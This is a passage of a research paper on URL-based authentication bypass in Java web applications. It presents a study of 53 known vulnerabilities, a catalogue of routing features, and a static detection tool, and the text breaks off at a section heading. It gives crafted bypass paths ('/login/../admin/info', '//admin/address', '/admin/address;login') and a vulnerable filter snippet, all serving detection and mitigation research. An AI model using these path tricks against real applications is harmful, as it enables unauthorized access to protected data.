Be Aware of What You Let Pass: Demystifying URL-based Authentication Bypass Vulnerability in Java Web Applications

Qiyi Zhang*
Fudan University
Shanghai, China
zhangqy24@m.fudan.edu.cn

Fengyu Liu*
Fudan University
Shanghai, China
fengyuliu23@m.fudan.edu.cn

Zihan Lin
Fudan University
Shanghai, China
zhlin22@m.fudan.edu.cn

Yuan Zhang†
Fudan University
Shanghai, China
yuanxzhang@fudan.edu.cn

Abstract

URL-based authentication provides a centralized and flexible way to safeguard sensitive resources in Java web applications by enforcing authentication checks based on URL paths. However, inconsistencies in handling flexible routing features (e.g., removing `/../`) between URL routing and authentication can be exploited to bypass authentication checks, resulting in URL-based Authentication Bypass Vulnerabilities (UABVulns). These vulnerabilities allow attackers to access sensitive resources without authentication, leading to serious security breaches.

In this paper, we conduct the first in-depth study of 53 real-world UABVulns in Java web applications. Our study uncovers the root causes of UABVulns and identifies three key findings regarding URL routing, authentication, and sanitization. Guided by these findings, we design and implement UABScan, a static analysis tool that detects UABVulns by matching routing and authentication inconsistencies through pattern-based analysis. We evaluate UABScan on 529 popular Java web applications and successfully report 94 UABVulns across 72 applications, including 35 verified high-risk 0-days. Through manual investigation, UABScan achieves a recall of 87.50% and a precision of 80.00%, and significantly outperforms the state-of-the-art tool. To date, 31 CVE IDs have been assigned.

CCS Concepts

• **Security and privacy → Software and application security**.

Keywords

URL-based Authentication; Java Web Security

*co-first author.
†corresponding author.

CCS '25, Taipei

ACM ISBN 979-8-4007-1525-9/2025/10
https://doi.org/10.1145/3719027.3765199

ACM Reference Format:
Qiyi Zhang, Fengyu Liu, Zihan Lin, and Yuan Zhang. 2025. Be Aware of What You Let Pass: Demystifying URL-based Authentication Bypass Vulnerability in Java Web Applications. In *Proceedings of the 2025 ACM SIGSAC Conf. on Computer and Communications Security (CCS '25), October 13–17, 2025, Taipei.* ACM, New York, NY, USA, 15 pages. https://doi.org/10.1145/3719027.3765199

1 Introduction

Java web applications play a crucial role in the modern digital landscape, serving as a foundation for businesses to host websites that store vast amounts of sensitive resources [22]. Users access these resources by specifying URLs [38], which are processed by web applications to locate and deliver the requested content. To safeguard these sensitive resources from unauthorized access, developers implement a variety of authentication mechanisms, with URL-based authentication being particularly vital.

URL-based authentication decides whether an HTTP request is attempting to access sensitive resources by evaluating the URL path, and then authenticating requests when necessary (e.g., requiring authentication for `/admin` but not for `/login`). This mechanism offers a centralized and unified way to safeguard sensitive resources within web applications, thereby reducing the overhead of maintaining authentication checks and preventing unauthorized access caused by developers overlooking authentication for specific resources. Many companies, such as IBM and Apple [10, 11] have already integrated URL-based authentication to safeguard sensitive resources within their systems.

However, this widely adopted mechanism is susceptible to URL-based Authentication Bypass Vulnerabilities (UABVulns). This bypass arises from *inconsistencies between URL routing and authentication*. Specifically, the routing process typically incorporates flexible URL normalization features (e.g., removing `/../` from the URL path) to enhance robustness, which we refer to as *routing features*. Nevertheless, application developers frequently lack a comprehensive understanding of these features and fail to apply the same sanitization in the authentication process. As a result, attackers can leverage these routing features to craft malicious URLs that make the authentication believe the request is for a non-sensitive resource (e.g., `/login`) that doesn't require authentication, while the routing parses it as a request for a sensitive resource (e.g., `/admin`), thus bypassing URL-based authentication. Attackers could exploit

UABVuln to access sensitive resources without authentication, leading to severe data breaches and jeopardizing financial security.

To the best of our knowledge, although UABVulns represent a specific type of sanitization inconsistency vulnerability [42, 43, 46, 51], they have not been systematically studied in previous work. Therefore, in this work, we aim to design a detection approach that can effectively evaluate the security of modern Java web applications against UABVulns. Given that inconsistency between URL routing and authentication arises from the flexible routing features, an intuitive detection approach is to identify risky routing features in applications and determine whether they are processed during URL-based authentication. While this approach is straightforward, two key challenges must be addressed:

- *C1: How to effectively identify risky routing features in application routing?* Modern web applications are primarily built on frameworks or containers with complex routing logic, making it difficult to analyze the code handling URL paths and pinpoint risky routing features.
- *C2: How to automatically detect vulnerable authentication affected by routing features?* Once routing features are identified, we must determine whether any authentication checks can be bypassed using URL path tricks derived from these features and whether developers have addressed these features before the check. However, authentication logic is often custom-built by developers, leading to high diversity and making manual modeling impractical.

To address these two challenges, it is essential to gain a thorough understanding of real-world UABVulns. For this purpose, we conducted the first in-depth empirical study of 53 known UABVulns, resulting in three key findings that help address the proposed challenges. ❶ (***Finding I***) We identified 13 routing features regarding URL paths, including operations such as removal, decoding, replacement, and matching. These diverse and flexible routing features significantly impact the robust implementation of URL-based authentication. ❷ (***Finding II***) Vulnerable URL-based authentication checks often rely on simple string-matching methods. These checks typically fall into three categories: *start with*, *end with*, and *contain*, each of which can be bypassed by specific routing features. ❸ (***Finding III***) Developers apply sanitization methods before authentication checks to handle routing features, ensuring consistent URL processing and preventing UABVulns.

Based on our findings, we propose UABScan, a novel static analysis approach designed for detecting UABVulns in Java web applications. UABScan consists of three primary phases. Firstly, UABScan identifies the web framework version and configuration used by the target application to discern the risky routing features supported by the application (Finding I). Secondly, UABScan performs static analysis to identify variables representing the URL path and extract the corresponding URL path-related code slices, thereby pinpointing authentication checks (Finding II) and sanitization statements (Finding III). Finally, UABScan employs a pattern-based detection approach to determine whether identified risky routing features have been processed through sanitization before the authentication checks. If any risky features remain unaddressed, UABScan reports a potential UABVuln.

We evaluate UABScan on a dataset of 529 popular Java web applications, with an average analysis time of 3.69 minutes per application. These applications range from 300 to 20,000 stars on GitHub [9] and belong to various types (e.g., CMS, blog, etc.), demonstrating their representativeness. As a result, UABScan reported 94 UABVulns from 72 applications. To verify the detection effectiveness, we set up 51 vulnerable applications and confirmed 56 UABVulns through PoC construction, including 35 high-risk 0-day and 21 known UABVulns. The results show that the precision and the recall of UABScan are 80.00% and 87.50% respectively. Compared with *BypassPro* [2] (a state-of-the-art tool), UABScan demonstrates impressive performance, detecting 40 more vulnerabilities and surpassing it by 70.17% in recall. The newly identified vulnerabilities pose significant security risks (e.g., information leak, RCE), which could be used to compromise user privacy and even control a remote server. We have responsibly reported all new vulnerabilities to their developers. As of now, 31 CVE IDs have been assigned.

To sum up, our paper makes the following contributions:

- We conduct the first in-depth study of UABVulns in real-world Java web applications, offering new insights and techniques for UABVulns detection.
- We propose a novel static analysis approach, called UABScan, to detect UABVulns in Java web applications. To facilitate future research, we have released the prototype implementation [1].
- Our evaluation with 529 real-world Java web applications demonstrates the effectiveness of UABScan, with the discovery of 35 confirmed 0-day UABVulns and the assignment of 31 CVE IDs.

2 Background & Problem Statements

In this section, we begin by presenting an overview of URL-based authentication in Java web applications (in §2.1) and define the URL-based Authentication Bypass Vulnerability within this context (in §2.2). Then, we present the key challenges in detecting UABVulns (in §2.3).

2.1 URL-based Authentication in Modern Java Web Application

URL (Uniform Resource Locator) plays a central role in modern web applications by specifying the location of a resource and how to retrieve it [38]. A typical URL consists of multiple components such as the `Hostname`, `Path`, and `Query`, among which the `Path` is critical for locating resources within the application. The following discusses how modern web applications use the URL path for routing and authentication.

Handler. Unlike traditional file-based handling (e.g., requests like `http://website/index.php` are directly served by `index.php`), modern web frameworks (e.g., Spring [36]) decouple functionality via handlers (e.g., separate ones for user and admin operations), offering greater modularity and flexibility. Developers bind each handler to a specific URL path, so that requests are dispatched accordingly. As shown in Figure 1a, the `userInfo` handler (at line 4) is bound to `"/admin/info"` and only handles requests to that path.

[1] https://zenodo.org/records/16990216


Routing. The routing mechanism dispatches user requests to appropriate handlers based on URL paths. For example, the Spring Framework uses a central DispatcherServlet [31] to perform this dispatching. As shown in Figure 1a, the routing process involves four steps: ❶ extracting the URL path from the request (line 12); ❷ performing string operations to parse and normalize the path (e.g., `parse` at line 13); ❸ locating the corresponding handler from the routing table (i.e., `HandlerMap` at line 14), which maintains path-handler mappings (e.g., `/admin/info` mapped to the `userInfo` handler in line 4); ❹ invoking the matched handler to process the request (line 15).

URL-based Authentication. Modern web applications expose a large number of handlers to access sensitive resources, which require authentication, while certain handlers (e.g., login, register) remain publicly accessible. To manage this more uniformly and reduce maintenance overhead, applications often adopt a centralized authentication mechanism based on URL path (commonly implemented via Java Filters [21, 24]). As shown in Figure 1a, the URL path is first extracted from the request (line 27), and then checked using `uri.startsWith("/admin")` (line 29). If it matches, the request is considered to target sensitive admin resources and is thus subject to an authentication check (e.g., `doAuth` at line 30); otherwise, it proceeds directly (e.g., `chain.doFilter` at line 32).

Due to its unified and flexible nature, URL-based authentication is widely adopted by major companies (e.g., IBM and Apple [10]) and serves millions of users. A recent report [11] further highlights its prevalence, noting that thousands of enterprises in 77 countries rely on it to protect sensitive resources.

```
1  class AdminHandler {
2    // sensitive web handler
3    @GetMapping("/admin/info")
4    public Response userInfo()  {
5      return new Response(userService.getUserInfo());
6    }
7  }
8  ...
9  // routing
10 class WebRouter {
11     public void doDispatch(Request request) {
12       String uri = request.getRequestURI();
13       uri = parse(uri);
14       Handler handler = HandlerMap.get(uri);  // /admin/info
15       handler.invoke();
16       ...
17     }
18     public String parse(String uri) {
19       ...
20       return (new URI(uri)).normalize().toString();
21     }
22 }
23 ...
24 // URL-based authentication
25 class WebFilter implements Filter {
26     public void doFilter(Request request, ..., Chain chain) {
27       String uri = request.getRequestURI();  // /login/../admin/info
28 +     uri = (new URL(uri)).normalize().toString();   // patch
29       if (uri.startsWith("/admin")) {
30        doAuth();  // check auth
31       }
32       chain.doFilter(request, ...);  // let pass
33     }
34 }
```

(a) Code snippet demonstrating UABVuln.



(b) The attack workflow of UABVuln.

Figure 1: An example of UAVuln in Java web application.

2.2 URL-based Authentication Bypass Vulnerability

Despite the practicality and widespread adoption of URL-based authentication, we observe that there may still exist a bypass issue specifically targeting URL-based authentication.

2.2.1 Motivating Example. We use Figure 1a as an example to illustrate the potential bypass issue. The two core modules in the application, `WebRouter` (for routing) and `WebFilter` (for authentication), both rely on the URL path for parsing and decision-making. `WebRouter` uses the URL path to identify the appropriate request handler (e.g., `HandlerMap.get(uri)` at line 14), while `WebFilter` determines whether the user intends to access admin resources (e.g., `uri.startsWith("/admin")` at line 29) and thus requires authentication. However, when examining how these two modules process the URL path, we find inconsistencies within their parsing process. Specifically, the `parse` function in the `WebRouter` class uses the `URI.normalize` method (lines 13 and 20) to remove `/../` segments and the preceding path part from the URL (a typical example of routing features), while the same sanitization step is absent in the `WebFilter` class. The different parsing process causes inconsistency in URL paths between the two modules, potentially leading to bypass problems.

To exploit, as shown in Figure 1b, attackers could craft a malicious URL by prepending the `/login/../` to the URL path `/admin/info`, i.e., `/login/../admin/info`. In the authentication process, this URL is directly passed without authentication (line 32) since the URL path does not start with `"/admin"` and is considered access to non-admin resources. Subsequently, in the routing process, the URL path is inconsistently parsed to `/admin/info` because `/login/../` segments are removed through the `normalize` method (line 20). Thus, based on the path-handler mappings (line 14), the URL is routed to the `userInfo` handler and leaks sensitive resources of the administrator to attackers.

2.2.2 Root Cause Analysis. Based on the above analysis, we conclude that the root cause of the bypass problem in Figure 1 is *the inconsistency between URL routing and authentication in processing flexible routing features*. Specifically, URL routing modules typically incorporate features that automatically normalize URL paths, enhancing their robustness. We refer to these as *routing features* (detailed in §3.2). However, our analysis reveals that application developers frequently lack a comprehensive understanding of these flexible routing features. Consequently, they typically fail to apply the same sanitization in their URL-based authentication checks, resulting in non-robust authentication mechanisms. This inconsistency in URL processing allows attackers to craft malicious URLs that deceive the URL-based authentication mechanism into believing authentication is unnecessary. After the URL undergoes

normalization during routing, it may be directed to a handler with access to sensitive resources, ultimately resulting in an authentication bypass issue. Hence, we name such a problem as the URL-based Authentication Bypass Vulnerability (UABVuln).

2.2.3 Threat Model. In our threat model, we assume an unauthenticated attacker can access the web application via HTTP requests. To gain access to sensitive resources, the attacker can craft malicious URL paths in HTTP requests, causing the URL-based authentication mechanism to incorrectly classify the request as accessing a non-sensitive resource, which does not require authentication. Meanwhile, the routing mechanism may treat the request as accessing a protected resource and provide the required access, thus bypassing URL-based authentication and resulting in a UABVuln.

2.3 Detection Challenges

Given the significant security risks posed by UABVulns, it is crucial to design an effective detection approach. As introduced above, the root cause of UABVulns lies in the fact that the flexible routing features are not consistently processed in the authentication. Therefore, to detect UABVulns, it is essential to first identify which routing features in the target application's routing are risky and then determine whether these features can lead to authentication check bypass. Thus, we summarize two main challenges:

Challenge I: How to effectively identify risky routing features in application routing? The routing feature refers to string operations applied during routing to handle special characters (e.g., `/../`) in URL paths. Modern web applications are predominantly built on web frameworks or containers, where the routing logic is inherently complex. For example, our empirical study (as detailed in §3.2) identified 11 distinct routing features in the Spring Framework [36] alone, spread across different versions and controlled by various configurations. As a result, it is challenging to analyze the code that handles URL paths and identify the risky features embedded within it.

Challenge II: How to automatically detect vulnerable authentication affected by routing features? After identifying the routing features, we need to evaluate whether any authentication checks can be bypassed through these features and whether developers have handled them prior to the check. However, authentication logic is often custom-built by developers, making it highly diverse and flexible, which renders manual modeling impractical. For instance, in our evaluation, we extracted 381 distinct authentication logics, highlighting the infeasibility of manual modeling.

3 Problem Understanding & Insights

UABVulns have already posed significant security threats to real-world web applications [13, 15]. However, none of the prior studies have systematically examined UABVulns, let alone proposed an approach for UABVulns detection. To address the proposed challenges and guide the design of an effective detection approach, we conduct the first empirical study to better understand the UABVulns. Our study focuses on the following key research questions:

- **RQ1 (Routing Features)** *What routing features (e.g., remove `../` shown in Figure 1) could lead to UABVulns?*
- **RQ2 (Vulnerable Authentication Check)** *How can vulnerable authentication checks be exploited by routing features, leading to UABVulns?*
- **RQ3 (Mitigation)** *How can developers handle routing features to prevent UABVulns?*

Table 1: Summary of Vulnerability Data Collection

Result Type	CVE Database	Github Issues	Total
Search Results	783	273	1056
Filtered Results	35	18	53

3.1 UABVulns Collection and Analysis

3.1.1 UABVulns Collection. We initially aimed to construct a dataset consisting of known UABVulns. The construction process is divided into two steps.

Firstly, we queried the CVE database to collect authentication-related CVEs using keywords (e.g., *access control*, *security check*, and *authentication bypass*) and CWEs (e.g., *CWE22*, *CWE23*, *CWE287*, *CWE289*, and *CWE697*). The vulnerability disclosure dates were restricted to between January 2020 and December 2024. This step resulted in collecting 783 authentication-related CVEs. Furthermore, following previous work [47, 55], we conducted an additional search on GitHub issues to collect public reports of authentication-related vulnerabilities using similar keywords. This step yielded 273 authentication-related issues, providing supplementary data for our analysis. For each vulnerability, we selected those with detailed PoCs (which help us understand the UABVulns mechanism through malicious URLs), available patches or remediation suggestions, and relevant data on the web frameworks or containers used. This process resulted in 117 CVEs and 41 associated GitHub issues.

Secondly, since some authentication-related vulnerabilities are not UABVulns, we further filtered them in our results. Specifically, we manually analyzed the PoCs for each collected vulnerability, checking for the presence of any special characters crafted by attackers (e.g., `/../` shown in Figure 1). This process helped us filter out unrelated vulnerabilities like those arising from token forgery [25], logical flaws [12], and broken object-level authorization [47].

Finally, we identified 53 UABVulns, with 35 from the CVE database and 18 from GitHub issues. These UABVulns span 34 web applications, which are built on 7 different web frameworks, providing a solid foundation for a comprehensive study of UABVulns. The overall results are shown in Table 1.

3.1.2 UABVuln Analysis. After the collection, we employed the following approaches to analyze the collected UABVulns.

- **RQ1: Routing Features.** To identify the routing features that lead to UABVulns, we adopt a two-pronged approach. First, we perform a root cause analysis of known UABVulns by examining the URL path in the PoC and locating the routing class (e.g., `WebRouter` class in Figure 1). We then inspect the string operations applied to special characters in the routing logic (e.g., the use of `normalize` to remove `/../`) to extract the routing features responsible for the vulnerability. Second, to uncover routing features not present in known vulnerabilities, we analyze the historical commits of two widely used frameworks: Spring

Table 2: Summary of Routing Features. The *Web Framework/Container* column indicates the frameworks or containers supporting each routing feature. The *#Vuln.* column denotes the number of reported vulnerabilities associated with each feature. The *Origin* column denotes how the routing feature was identified (e.g., known vulnerabilities, or web framework).

Type	Feature	Description	Web Framework/Container	Origin	#Vuln.
Removal	Relative-path	Eliminate relative paths for cleaner URLs	Spring/Jersey/Jetty/Custom	known vulnerabilities	18
	Context-path	Omit the context path to simplify URLs	Spring/Jersey	known vulnerabilities	2
	Semicolon	Remove semicolon characters to ensure uniformity	Spring/Jersey/WebFlux/Custom	known vulnerabilities	19
	Colon	Strip colon characters to maintain consistency	Custom	known vulnerabilities	1
	Trimming	Erase whitespace for streamlined URLs	Spring	known vulnerabilities	2
Decoding	URL decoding	Decode encoded URLs for accessibility	Spring/Custom	known vulnerabilities	3
	Unicode decoding	Convert Unicode encoded URLs for proper interpretation	Spring/Jetty	known vulnerabilities	2
Replacement	Multiple forward slashes	Consolidate multiple slashes into one	Spring	known vulnerabilities	2
	Custom separator	Substitute "\" with "/" for standardization	Spring/Tomcat/Jetty	web framework	0
Matching	Case-insensitive	Enable routes to match irrespective of case sensitivity	Spring	web framework	0
	Trailing slash	Allow routes to match with a trailing slash	Spring/Jersey	known vulnerabilities	2
	Arbitrary suffix	Permit matching routes with any suffix pattern	Spring	web framework	0
	Newline	Facilitate matching routes containing newline characters	Spring	known vulnerabilities	2

and Jersey [23, 29]. Starting from a baseline version (e.g., Spring `4.1.3.RELEASE`), we focus on milestone commits[2] that introduce routing-related changes, especially those involving security or major functional updates [32]. For example, commit `47b8fb` [37] shows that Spring disabled the *arbitrary suffix matching* feature by default after version `v5.3.0-M1`, which previously allowed URL paths with arbitrary suffixes (e.g., `.css`) to be routed to the same handler. We manually review such commits to identify additional routing features that may introduce risk but have not yet been exploited in reported UABVulns.

- **RQ2: Vulnerable Authentication Check.** To further analyze the vulnerable authentication checks that lead to UABVulns, we conduct a two-step analysis. First, we examine the URL-based authentication checks involved in these vulnerabilities. Then, we investigate which routing features, and why, cause these checks to fail in effectively protecting sensitive resources, ultimately allowing them to be bypassed. Specifically, for each UABVuln, we locate the authentication class (e.g., `WebFilter` class in Figure 1) based on the vulnerability description, and then use the PoC along with the URL-based authentication code within applications (e.g., `uri` variable in Figure 1) to understand how attackers exploit routing features to bypass authentication.
- **RQ3: Mitigation.** Finally, we conducted a detailed analysis of the patches for these UABVulns to understand how developers addressed the exploited routing features to prevent such vulnerabilities. Specifically, we pinpointed the exact lines of code in the application where the patches were applied, based on the patch descriptions. We then analyzed how the patch lines handled special characters in the PoC (e.g., '/../') to prevent the vulnerabilities caused by routing features in the application.

Following previous studies [47, 65, 67], two authors of this work independently examined each UABVulns based on the aforementioned methods. Any disagreements were resolved through discussions with the third author.

As a result, the manual analysis of 53 historical UABVulns took approximately 11 man-hours. Separately, for web framework analysis, we examined 407 milestone commits from Spring and 98 from Jersey, requiring 18 and 6 man-hours, respectively. Note that Jersey involved significantly fewer routing-related code changes, and all its features overlapped with those already identified in Spring (see Table 2), which contributed to the reduced manual effort.

3.2 Findings

Finding I: Routing Features. Following the study methodology, we identified 13 unique routing features in various web frameworks that improve the flexibility of URL parsing during the routing process. As demonstrated in Table 2, these features mainly involve four types of URL path handling:

- **Removal (38.46%)**. We identified 5 routing features that manage URL paths by stripping special characters. For instance, the *relative-path feature* removes `/../` segments and the preceding

[2]According to GitHub documentation [19], milestones are versioned development targets that group related issues and pull requests. We identify relevant commits by examining those associated with such milestones, which are typically labeled and curated by core developers to reflect major changes.

path part from the URL, and the *semicolon feature* eliminates ; and the content immediately following them.

- **Decoding (15.38%)**. We found 2 routing features that handle URL paths by decoding characters encoded in specified formats. For example, the *URL decoding feature* decodes characters formatted in URL encoding within paths, while the *Unicode decoding feature* handles characters formatted in Unicode.
- **Replacement (15.38%)**. We found 2 routing features that process URL paths by replacing special characters with regular ones. For instance, multiple forward slashes, like `////`, can be replaced with a single slash using the *multiple forward slash feature*.
- **Matching (30.77%)**. We also found 4 routing features that match URL paths with the corresponding handlers in specific ways. For example, the *arbitrary suffix matching feature* allows URL paths with different suffixes (e.g., `.css` and `.do`) to be directed to the same handler, while the *case-insensitive matching feature* supports paths being matched regardless of letter case.

These routing features boost the web framework's reliability and robustness by processing flexible URL paths and directing requests to the correct handlers, even when there are special characters in the URL paths. In our examination of various web frameworks and containers, we found that Spring Framework boasts the most routing features, making up 84.62% (11 out of 13) of them.

While these routing features support flexibility in the routing process, they also introduce security vulnerabilities in authentication. Among them, the *relative-path* and *semicolon* features led to the most UABVulns, representing 33.96% (18 out of 53) and 35.85% (19 out of 53), respectively. This indicates that developers have seriously overlooked these features when implementing URL-based authentication, leading to vulnerable authentication checks. We will discuss these in more detail in the following findings.

Finding II: Vulnerable Authentication Check. Following our analysis methodology, we observed that vulnerable URL-based authentication checks are characterized by the use of simple string-matching methods to determine whether a URL intends to access sensitive resources. These checks primarily fall into three types:

- **Start with (11/53, 20.75%)** checks if the URL path starts with a specific prefix, which usually corresponds to resources that need protection, e.g., admin resources `/admin/address`. Thus, developers use prefix checks (e.g., `startsWith('/admin')` [35]) to determine if a request accesses sensitive resources. They then block the qualifying requests for further user permission checks.
- **End with (3/53, 5.66%)** checks if the URL path ends with certain suffixes, typically those of static resources, e.g., `.css` and `.img`. To this end, developers use suffix checks (e.g., `String.endsWith('.css')` [34]) to identify requests accessing static resources that do not require a user permission check and allow them to proceed.
- **Contain (39/53, 73.58%)** checks if the URL path contains specific keywords. For example, developers utilize `String.contains('login')` [33] to check if the URL path contains the keyword `login`. If it does, it indicates the user is accessing a login function resource, which does not require a user permission check.

Based on these, six types of *risky patterns* (as detailed in §4.4) are derived from vulnerability data based on their similarity in API and parameters. Each risky pattern can be exploited by specific routing features to craft malicious URL paths that bypass authentication checks, potentially leading to UABVulns. The examples below illustrate such bypasses.

- **Bypass of Start with**: Attackers can exploit the routing feature of replacement type (e.g., *Multiple forward slashes*) to substitute duplicate slashes with a single one during routing. As a result, an attacker can bypass authentication for prefix checks, e.g. `/admin`, by constructing a URL path, e.g. `//admin/address`.
- **Bypass of End with**: Attackers can exploit the routing feature of matching type (e.g., *Arbitrary suffix*) to route URL paths with any suffix to the same handler during routing. By crafting a URL path, e.g. `/admin/address.css`, an attacker can bypass authentication pattern checks based on suffixes, e.g. `.css`.
- **Bypass of Contain**: Attackers can also exploit the routing feature of removal type (e.g., *Semicolon*) to remove everything after the semicolon during routing. By crafting a URL path like `/admin/address;login`, they can bypass authentication pattern checks based on keywords, e.g. `login`.

Finding III: Mitigation. Our analysis of the patches for these UABVulns reveals that developers commonly apply *sanitization* operations before the authentication checks to handle the routing features, ensuring consistent URL path processing and mitigating UABVulns. Specifically, sanitization refers to string operations on special characters in URL paths, such as removal, replacement, and decoding, which are similar to the normalization process in routing, as discussed in RQ1. For example, in Figure 1, the `URI.normalize` method at the patch line removes `/../` from the URL path, preventing the attack illustrated in Section 2.2.1.

Additionally, we merge the extracted sanitization methods based on similar API functionalities, resulting in 13 distinct patterns, which we term *sanitization patterns* (as detailed in §4.4). Each pattern is designed to handle specific types of routing features. Among them, 7 patterns involve handling routing features related to string removal (e.g., applying the `.*normalize.*` pattern to remove `/../`), 2 involve decoding (e.g., applying the `.*decode.*` pattern for URL/Unicode decoding), and 1 involves replacement (e.g., applying the `.*lower.*` pattern for case conversion). The remaining 3 patterns support at least two of these operations simultaneously (e.g., `.*replace.*` can perform both string replacement and removal). When these sanitization patterns appear before vulnerable URL-based authentication checks, they effectively handle the corresponding exploitable routing features, preventing the occurrence of UABVulns.

4 The Approach of UABScan

4.1 Approach Overview

Building on the study's findings, we propose a detection approach for UABVulns, named UABScan. Algorithm 1 outlines the workflow of UABScan. It takes the target application's code, risky patterns, and sanitization patterns as input, and outputs both the presence of UABVulns and the corresponding routing features exploitable by attackers. The workflow comprises three key stages:

(1) *Routing Features Extraction (§4.2).* This stage takes the configuration files as input, leveraging both the web framework's

Algorithm 1: The Workflow of UABScan

```
Input: Code C, Config AC, Risky Patterns S, Sanitization Patterns SanPs
Output: Vuln Results VR
1  VR ← ∅
2  RFeature ← ExtractRoutingFeatures(AC)
3  CheckStmts ← ExtractURLCheckStmts(C)
4  SanStmts ← ExtractURLSanitizeStmts(C)
5  Sanitizer ← PatternMatch(SanStmts, SanPs) ∩ RFeature
6  foreach s ∈ S do
7      Exploitable ← PatternMatch(CheckStmts, s) ∩ RFeature
8      Exploitable ← Exploitable − Sanitizer
9      if Exploitable ≠ ∅ then
10         VR ← VR ∪ {(s, Exploitable)}
11     end
12 end
```

version and its configuration options to extract routing features (`ExtractRouteFeatures` in line 2) from the target web application, thereby identifying the risky routing features.

(2) *URL Path-Centric Code Slicing (§4.3).* This stage (lines 3-4) takes the application code as input and performs static analysis to extract authentication checks and sanitization statements regarding the URL path, thereby facilitating the detection.

(3) *Pattern-Based Vulnerability Detection (§4.4).* This stage (at lines 5-11) performs a pattern-based vulnerability detection by leveraging the sanitization and risky patterns derived from our study. Specifically, sanitization and risky patterns are each associated with a set of routing features. By matching sanitization patterns with extracted sanitization statements (line 5), UABScan can identify which routing features are properly processed in the application (`Sanitizer` variable). Similarly, by matching risky patterns with extracted check statements (line 7), UABScan can identify which routing features present a potential exploitation risk (`Exploitable` variable). Finally, by comparing the features identified by both patterns (lines 8–11), UABScan determines whether UABVulns exist.

4.2 Routing Features Extraction

In this step, we aim to extract the routing features supported by the target web application. In practice, the routing features of the target application comprise two key aspects: (1) the default routing features provided by various versions of the web framework; and (2) the routing features enabled by developers via relevant configurations. We therefore extract routing features from both perspectives.

Version-based Routing Features Extraction. The different versions of a web framework support different sets of routing features by default. For example, the *relative-path* feature is enabled by default in Spring versions below `5.2.7.RELEASE`, while the *trimming* feature is supported by default in versions earlier than `5.2.2`.

To this end, firstly, we manually construct a mapping between web framework (i.e., Spring and Jersey) versions and their corresponding supported routing features. Specifically, we began from a baseline version (e.g., Spring `4.1.3.RELEASE`) and only examined milestone commits (filtering with commit messages and code diffs) to identify added or removed features in the target frameworks (see Section 3.1.2), then we determine the version in which each routing feature was introduced and the version where it stopped being enabled by default. This allows us to identify the version range in which each feature is supported by default and construct the final mapping table. Then, we identify the web framework version in the target application through its dependency management file (e.g., `pom.xml`). Finally, building on the constructed mapping table and the framework version, we can query the mapping table to effectively retrieve all routing features enabled by default in that version.

Configuration-based Routing Features Extraction. According to official web framework documentation [3], developers can enable or disable specific routing features through configuration. For instance, developers can enable the *arbitrary suffix matching* feature by setting `use-suffix-pattern=true` in the configuration.

To this end, we manually extract all configuration options related to routing features from the official web framework (i.e., Spring and Jersey) documentation. Specifically, we examine the descriptions of each configuration item to determine whether its functionality aligns with the routing features summarized in Table 2. For each relevant option, we extract its name (e.g., `use-suffix-pattern`) and record all possible configuration files where it may appear (e.g., application.properties). This step resulted in the identification of 7 relevant configuration options from Spring and 1 from Jersey, and required approximately 5 man-hours. Next, we parse the target application's web configuration files and examine them against the extracted configurations. Explicit feature settings are then extracted using regular expressions.

Based on these two aspects of identification, we extract the routing features supported by the target application. This allows us to understand its routing flexibility and identify potential inconsistencies in URL paths processing, laying the groundwork for detecting UABVulns in subsequent analysis. Notably, this extraction process introduced no false positives or false negatives in our evaluation.

4.3 URL Path-Centric Code Slicing

This step focuses on extracting the *URL path-centric code* for URL-based authentication, which is crucial for detecting potential UABVulns. Based on *Finding II* and *Finding III*, URL-based authentication typically involves sanitizing the URL path and then performing an authentication check for the URL path to determine if the user is accessing sensitive resources. Thus, UABScan performs code slicing on URL path-centric statements to isolate the UABVuln relevant logic and eliminate the influence of unrelated code (e.g., logging).

4.3.1 URL Path Check Extraction. To locate check statements for the URL path, we first identify variables that represent the value of the URL path (i.e., URL path variables), and then pinpoint the associated check statements that operate on these variables.

URL Path Variables Identification. Due to the large number of variables in applications and the variability in their naming conventions, automatically identifying URL path variables is non-trivial. In practice, URL-based authentication logic is often encapsulated in

dedicated classes (e.g., the `WebFilter` class in Figure 1a), allowing us to narrow the analysis scope. By focusing only on these classes, we can effectively reduce interference from unrelated variables and improve the precision of URL path variable identification.

To this end, we first filter out classes responsible for performing URL-based authentication and then perform data-flow analysis to identify the variables associated with the URL path. Specifically, based on common patterns of URL-based authentication (e.g., implementing special interfaces such as `Filter` or `Interceptor`), we perform static analysis to extract the class inheritance hierarchy of the target application. We then identify all classes that implement these interfaces, as they are likely to contain authentication checks. Then, we leverage the natural-language semantics contained in class names, using commonly adopted authentication-related keywords (e.g., Auth, Admin) to filter classes that are likely responsible for performing authentication checks.

Next, we analyze the code of these filtered classes to extract variables that represent the URL path. Specifically, we first model the commonly used APIs for obtaining the request URL path based on Java web development documentation [5] (e.g., `HttpServletRequest.getRequestURI`). We then identify call sites of the modeled APIs and perform taint analysis to track URL path-relevant data flows, recording taint-marked variables as URL path variables.

Check Statement Extraction. Based on the identified URL path variables, we proceed to extract the corresponding URL path check statements. As observed in *Finding II*, the execution outcome of authentication checks directly determines whether URL-based authentication permits a request or enforces additional permission checks. Thus, our analysis identifies all conditional statements in the control-flow graph (CFG) that meet the following criteria as URL path checks statements: ❶ The conditional statement (or methods it invokes) must operate on previously identified URL path variables, and ❷ this conditional statement must govern the execution of request-forwarding APIs (e.g., `chain.doFilter`) commonly used by developers to allow user requests. For instance, the conditional statement (at line 29) in Figure 1a satisfies these criteria.

4.3.2 URL Path Sanitization Extraction. After identifying the URL path check statements, we further extract the sanitization statements through backward code slicing.

URL sanitization statements refer to string operations on special characters in URL paths. We perform inter-procedural backward code slicing starting from the extracted check statements in the URL-based authentication. *Finding III* shows that URL sanitization is typically applied before these checks to handle risky routing features, often through specific method calls (e.g., `normalize` at line 28 in Figure 1a). To enable comprehensive analysis, we slice all call statements involving URL-path variables. This approach remains lightweight in practice (e.g., our experiments show that the average code slice length is 9 across the tested applications), thus incurring minimal analysis overhead while maintaining accuracy. Specifically, the slicing process traces and extracts all API calls and parameter operations that manipulate URL-path variables along the execution path.

The authentication checks and sanitization statements extracted from Figure 1 are presented on the left side of Figure 2. We represent them as an ordered sequence of pairs, where each pair captures a URL path-related API call and its corresponding argument. This structured representation facilitates precise and efficient UABVulns detection.

4.4 Pattern-Based Vulnerability Detection

